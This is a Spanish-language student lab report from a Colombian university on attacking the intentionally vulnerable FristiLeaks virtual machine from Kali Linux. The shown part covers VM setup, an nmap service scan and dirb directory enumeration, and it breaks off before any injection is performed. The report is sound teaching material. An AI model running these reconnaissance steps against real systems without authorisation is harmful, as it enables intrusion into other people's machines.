Informe de SQL Injection desde Kali Linux a Fristileaks.

Universidad Tecnológica del Chocó Diego Luis Córdoba

Estudiantes:

Franklin Mosquera Blandón

Profesor:

ING Rafael Sandoval Morales

Asignatura:

Seguridad y Auditoria en Redes

Facultad de Ingeniería

Programa:

Ingeniería de Telecomunicación e Informática

Fecha:

9 de Septiembre del 2025

Tabla de Contenido

Tabla de Ilustraciones

1 Introducción

El presente informe tiene como finalidad documentar el proceso de explotación de vulnerabilidades en la máquina virtual Fristileaks mediante técnicas de SQL Injection utilizando Kali Linux como sistema atacante.

Durante la práctica, se configuraron las máquinas virtuales, se realizaron escaneos de red con herramientas como Nmap y Dirb, se identificaron posibles puntos de inyección en la aplicación web y además, se consiguió acceso al sistema de Fristileaks. Finalmente, se realizaron pruebas adicionales como la creación de usuarios en la base de datos de la máquina víctima y la configuración de políticas relacionadas con direcciones MAC en Ubuntu Desktop.

2 Objetivos

2.1 Objetivo General

Analizar y aplicar técnicas de SQL Injection desde Kali Linux hacia la máquina vulnerable Fristileaks, con el fin de comprender el proceso de explotación de vulnerabilidades en aplicaciones web.

2.2 Objetivo Específico

1) Configurar correctamente las máquinas virtuales (Kali Linux y Fristileaks) en VirtualBox para el desarrollo de las pruebas.
2) Realizar escaneos de red con herramientas como Nmap y Dirb para identificar puertos, servicios y directorios vulnerables.
3) Ejecutar una inyección SQL en la aplicación web de Fristileaks y obtener acceso al sistema.
4) Escalar privilegios dentro de la máquina víctima y crear usuarios en la base de datos.
5) Replicar la configuración de políticas de DHCP y MAC en Ubuntu Desktop para analizar su funcionamiento.

3 Capítulo 1 SQL Injection Desde Kali Linux a Fristileaks.

A continuación, se muestran los pasos para realizar SQL injection desde Kali Linux a Fristileaks.

Primero se debe importar la maquina virtual Fristileaks, para esto se utilizó VirtualBox. Una vez dentro de VirtualBox en la opción de archivo se seleccionó la opción de importar servicio virtualizado.



Ilustración 1 SQL Injection Desde Kali Linux a Fristileaks paso 1

Después, se seleccionó la ova de Fristileaks.



Ilustración 2 SQL Injection Desde Kali Linux a Fristileaks paso 2



Ilustración 3 SQL Injection Desde Kali Linux a Fristileaks paso 3

Luego de haber seleccionado el archivo ova, se terminó la configuración y la máquina Virtual se importó de manera correcta.



Ilustración 4 SQL Injection Desde Kali Linux a Fristileaks paso 4



Ilustración 5 SQL Injection Desde Kali Linux a Fristileaks paso 5

Después de haber importado la maquina virtual FristiLeaks, se realizó las configuraciones básicas de la máquina.

Primero se configuraron las opciones de portapapeles compartido y arrastrar y soltar de forma bidireccional.



Ilustración 6 SQL Injection Desde Kali Linux a Fristileaks paso 6

Además, se deshabilito en las características extendidas la opción de habilitar I/O APIC.



Ilustración 7 SQL Injection Desde Kali Linux a Fristileaks paso 7

Por último, se asigno la Red NAT en la opción de habilitar adaptador de red.



Ilustración 8 SQL Injection Desde Kali Linux a Fristileaks paso 8

Una vez terminado las configuraciones anteriores, se inició la máquina, pero esta máquina venia configurada para aceptar DHCP solo con una dirección MAC especifica por lo cual no tenía una dirección IP.

Ilustración 9 SQL Injection Desde Kali Linux a Fristileaks paso 9

Para solucionar esto, se apago la maquina y en la configuración de la Red NAT, la dirección MAC que asigno por defecto VirtualBox se cambio por la que tenía predefinida Fristileaks.

Ilustración 10 SQL Injection Desde Kali Linux a Fristileaks paso 10



Ilustración 11 SQL Injection Desde Kali Linux a Fristileaks paso 11

Luego de haber cambiado la dirección MAC, se inició la maquina nuevamente y esta obtuvo la dirección IP 192.168.10.11

Ilustración 12 SQL Injection Desde Kali Linux a Fristileaks paso 12

Después de terminar de configurar la maquina Fristileaks desde Kali Linux con la herramienta nmap se realizo un escaneo al segmento de la red a la cual esta conectada Kali Y Fristileaks, para ver los puertos vulnerables de esta máquina con el comando nmap -sV y el segmento de red 192.168.10.0/24



Ilustración 13 SQL Injection Desde Kali Linux a Fristileaks paso 13

Luego se identificó que Fristileaks solo tenia el puerto 80 o el servicio http vulnerable.



Ilustración 14 SQL Injection Desde Kali Linux a Fristileaks paso 14

Una vez se tuvo conocimiento de que Fristileaks tenia el servicio de http vulnerable desde el navegador de Kali se digitó la dirección IP de esta máquina y este mostro la siguiente página web que se ve a continuación.



Ilustración 15 SQL Injection Desde Kali Linux a Fristileaks paso 15

Después, se realizó la inspección del código fuente de esta página, como se ve en la siguiente imagen.



Ilustración 16 SQL Injection Desde Kali Linux a Fristileaks paso 16

Y se observó que el código era un código básico de una página web.

```
<!-- Welcome to #Fristileaks, a quick hackme VM by @Ar0xA

Goal: get UID 0 (root) and read the special flag file.
Timeframe: should be doable in 4 hours.
-->
<html>
<body bgcolor="#FF69B4">
<br />
<center><h1> The <a href="https://twitter.com/search?q=%23fristileaks">#fristileaks</a> motto:</h1> </center>
<center> <img src="images/keep-calm.png" /> </center>
<br />
Fristileaks 2015-12-11 are:<br>
@meneer, @barrebas, @rikvduijn, @wez3forsec, @PyroBatNL, @0xDUDE, @annejanbrouwer, @Sander2121, Reinierk, @DearCharles, @miamat, MisterXE, BasB, Dwight, Egeltje, @pdersjant, @tcp130x
</body>
</html>

```

Ilustración 17 SQL Injection Desde Kali Linux a Fristileaks paso 17

Luego de eso, se realizó la navegación de la etiqueta de imagen donde se vio la imagen de la pagina que antes se había visto al navegar a la dirección IP de Frsitileaks.

Ilustración 18 SQL Injection Desde Kali Linux a Fristileaks paso 18

Una vez realizo todos los pasos anteriores dentro de Kali Linux con el comando dirb http://192.168.10.11 se realizo un escaneo con la IP de FristiLeaks para buscar directorios y archivos ocultos del sitio web de la maquina víctima, este comando utiliza un diccionario de diferentes palabras para probar distintas rutas en el servidor web.



Ilustración 19 SQL Injection Desde Kali Linux a Fristileaks paso 19

Después de hacer el escaneo con el comando dirb, se accedió a la ruta del diccionario que utiliza este comando, con el comando cd /usr/share/dirb/wordlints y se pudo ver que se pueden utilizar diferentes diccionarios.



Ilustración 20 SQL Injection Desde Kali Linux a Fristileaks paso 20

Además, con el comando cat se muestra algunas de las palabras que contine el archivo common.tex, este es el diccionario que utiliza el comando dirb.



Ilustración 21 SQL Injection Desde Kali Linux a Fristileaks paso 21

Como se sabia que el comando dirb puede utilizar diferentes diccionarios, se realizo el escaneo a la ruta de Fristileaks pero con el diccionario spanish,txt, con el comando dirb http://192.168.10.11 /usr/share/dirb/wordlints/spanish,txt.



Ilustración 22 SQL Injection Desde Kali Linux a Fristileaks paso 22

Después de realizar el escaneo a la ruta de Fristileaks y una vez que este escaneo mostro varias rutas ocultas desde el navegador de Kali se realizó la navegación a cada uno de estos.

Primero a la ruta 192.168.10.11/cgi-bin/, pero no se tenia permiso para navegar a esa ruta.



Ilustración 23 SQL Injection Desde Kali Linux a Fristileaks paso 23

Luego se navego a la ruta 192.168.10.11/images y este mostro dos rutas de imágenes con extensión jpg y png.



Ilustración 24 SQL Injection Desde Kali Linux a Fristileaks paso 24

Se navego a una de estas imágenes y este mostro el siguiente resultado.



Ilustración 25 SQL Injection Desde Kali Linux a Fristileaks paso 25

También se navegó a la ruta 192.168.10.11/robots.txt y este mostro las siguientes rutas.



Ilustración 26 SQL Injection Desde Kali Linux a Fristileaks paso 26

Primero se realizó la navegación a ruta 192.168.10.11/cola, pero este mostro la siguiente imagen.



Ilustración 27 SQL Injection Desde Kali Linux a Fristileaks paso 27

Después se navegó a la ruta 192.168.10.11/sisi y mostro el mismo resultado.



Ilustración 28 SQL Injection Desde Kali Linux a Fristileaks paso 28

Y por último, también se navego a la ruta 192.168.10.11/beer y este mostro el mismo resultado.

